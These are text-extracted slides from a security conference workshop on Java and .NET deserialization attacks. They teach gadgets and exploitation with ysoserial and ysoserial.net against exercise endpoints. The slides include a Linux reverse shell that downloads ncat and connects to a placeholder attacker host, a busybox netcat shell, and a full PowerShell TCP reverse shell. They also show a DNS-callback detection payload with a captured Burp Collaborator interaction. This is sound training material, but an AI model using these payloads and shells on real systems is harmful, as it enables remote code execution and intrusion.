Deserialization Workshop

RCE for the modern web applications

nsec

Workshop by Philippe Arteau

GoSecure
POWERED BY COUNTERTACK

Who I Am

- Philippe Arteau
- Security Researcher at GoSecure POWERED BY COUNTERTACK
- Open-source developer
  - Find Security Bugs (SpotBugs - Static Analysis for Java)
  - Security Code Scan (Roslyn – Static Analysis for .NET)
  - Burp and ZAP Plugins (Retire.js, CSP Auditor)
- Volunteer for the nsec conference and former trainer

Agenda

- Introduction
  - Deserialization
  - Gadget
- Exploitation
  - General methodology
  - Additional tricks
- Exploitation Exercises
  - Exercise 1: Java Common Collection
  - Exercise 2: DNS Exfiltration / Detection
  - Exercise 3: ASP.NET MVC
- Gadget Exercise
  - Exercise 4: Code Review + Building
- Defense mechanisms
- Takeaways


Deserialization


Definition


"Serialization is the process of translating data structures or object states into a format that can be stored and **reconstructed** later in the same or another computer environment."

[Ref : Wikipedia]

Deserialization Use Cases







- Storage
- Caching
- Inter-Process communication (Local)

- Network communication
- Message queue

How Objects Are Reconstructed

Depending on the implementation, the library or the function, it may:

- Initialized **fields**
- Call **Setters** (ie: setXXX or C# properties)
- Call **Constructor** with no arguments
- Call **custom hooks** intended to be called *specially on deserialization*
- Lifecycle methods : initialization, disposition (ie: __destruct in PHP), etc.


Libraries do their best to minimize side effects.

Exploitation Requirements

- Unsafe deserialization must be used
- A **gadget** allowing remote code execution must be available
- User-controlled data must be passed to a deserialization function

Simple Example

```
$result = unserialize($_GET['input'])
```



Unsafe deserialization

Gadget

```
class sql_db {
    function __destruct() {
       $this->sql_close();
    }

    function sql_close() {
       [...]
       $this->createLog();
       [...]
    }

    function createLog() {
       $ip = $this->escape($_SERVER['REMOTE_ADDR']);
       $lang = $this->escape($_SERVER['HTTP_ACCEPT_LANGUAGE']);
       $agent = $this->escape($_SERVER['HTTP_USER_AGENT']);
       $log_table = $this->escape($this->log_table);
       $query = "INSERT INTO " . $log_table . " VALUES ('', '$ip', '$lang',
    '$agent')";
       $this->sql_query($query);
    }
}
```

Java Exploitation

General Method

1. Find serialized object in protocol
2. Generate a malicious payload with gadget X
3. Replace the initial object by the payload

- If it failed, generate a new malicious payload with a different gadget
- If it failed, transform the existing Object stream

If it still does not work, the classes might not be available or allowed (white or blacklist)

Exercise #1


ysoserial used to generate a payload

for a Java application

Test Endpoint

- POST http://httpwn.com:8001/invoker/JMXInvokerServlet

Post-Body used Java Native Serialization



Step1.1: Ysoserial usage

Building the tool

- git clone https://github.com/frohoff/ysoserial.git
- mvn install
- cd target

Generating CommonsCollections gadget

- java -jar ysoserial-**-all.jar CommonsCollections1 "<<YOUR COMMAND>>"

List available gadgets

- java -jar ysoserial-0.0.6-SNAPSHOT-all.jar

Step1.2: Simple reverse shell (Linux)


1) Three steps with a binary dropped

- wget http://**YOUR_HOST**/ncat64 -P /tmp
- chmod +x /tmp/ncat64
- /tmp/ncat64 -e /bin/sh **YOUR_HOST** 8080

2) Busybox netcat

- busybox nc **YOUR_HOST** 8080 -e /bin/sh

Step 2: Sending the payload




Exercise #2

ysoserial used to generate a DNSURL payload

for a Java application

Not sure if deserialization is safe
Or my payload is just broken

Detection with DNS (Java)



https://www.gosecure.net/blog/2017/03/22/detecting-deserialization-bugs-with-dns-exfiltration

https://blog.paranoidsoftware.com/triggering-a-dns-lookup-using-java-deserialization/


How to Generate “DNS” Payload Using Ysoserial


$ java -jar ysoserial-0.0.5-all.jar URLDNS http://8pygg0brnl4ofg3spss6l17q1h77vw.burpcollaborator.net > payload.bin

- *URLDNS*: Gadget
- *http://8pygg0brnl4ofg3spss6l17q1h77vw.burpcollaborator.net* : URL that will be resolved.

Alternative to Burp Collaborator:

- http://dnsbin.zhack.ca/
- http://requestbin.net/dns


1
Go
Cancel
Issue the request
Raw
Params
Headers
Hex
POST /invoker/JMXInvokerServlet HTTP/1.1
Host: httpwn.com:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 353
Type a search term
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet 2.5; JBoss-5.0/JBossWeb-2.1
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Date: Fri, 17 May 2019 10:07:21 GMT
Connection: close


Burp Collaborator client
Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.
Generate Collaborator payloads
Number to generate: 1
Copy to clipboard
Include Collaborator server location
Poll Collaborator interactions
Poll every 60 seconds
Poll now
Time Type Payload Comment
1 2019-May-17 10:07:21 UTC DNS i4nu4mrve5a3aj9fu0atqsz0rrxhl6
Description
DNS query
The Collaborator server received a DNS lookup of type A for the domain name i4nu4mrve5a3aj9fu0atqsz0rrxhl6.burpcollaborator.net.
The lookup was received from IP address 138.197.138.235 at 2019-May-17 10:07:21 UTC.
Close

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.NET Exploitation

Exercise #3

ysoserial.net used to generate a payload

for a ASP.net application

Exercise endpoints

Two endpoints

- GET https://deser-workshop1.azurewebsites.net/api/Comment
- POST https://deser-workshop1.azurewebsites.net/api/Comment

Generating the gadget

git clone https://github.com/pwntester/ysoserial.net

<<Build with visual studio / MsBuild>>

- cat powershell_reverse.txt | ysoserial.exe -o raw -g WindowsIdentity -f Json.Net –s

Windows Reverse Shell

powershell_reverse.txt

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('<<YOUR_HOST>>',<<PORT>>);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"
```

Source : https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#powershell

(Other options available)

HTTP request

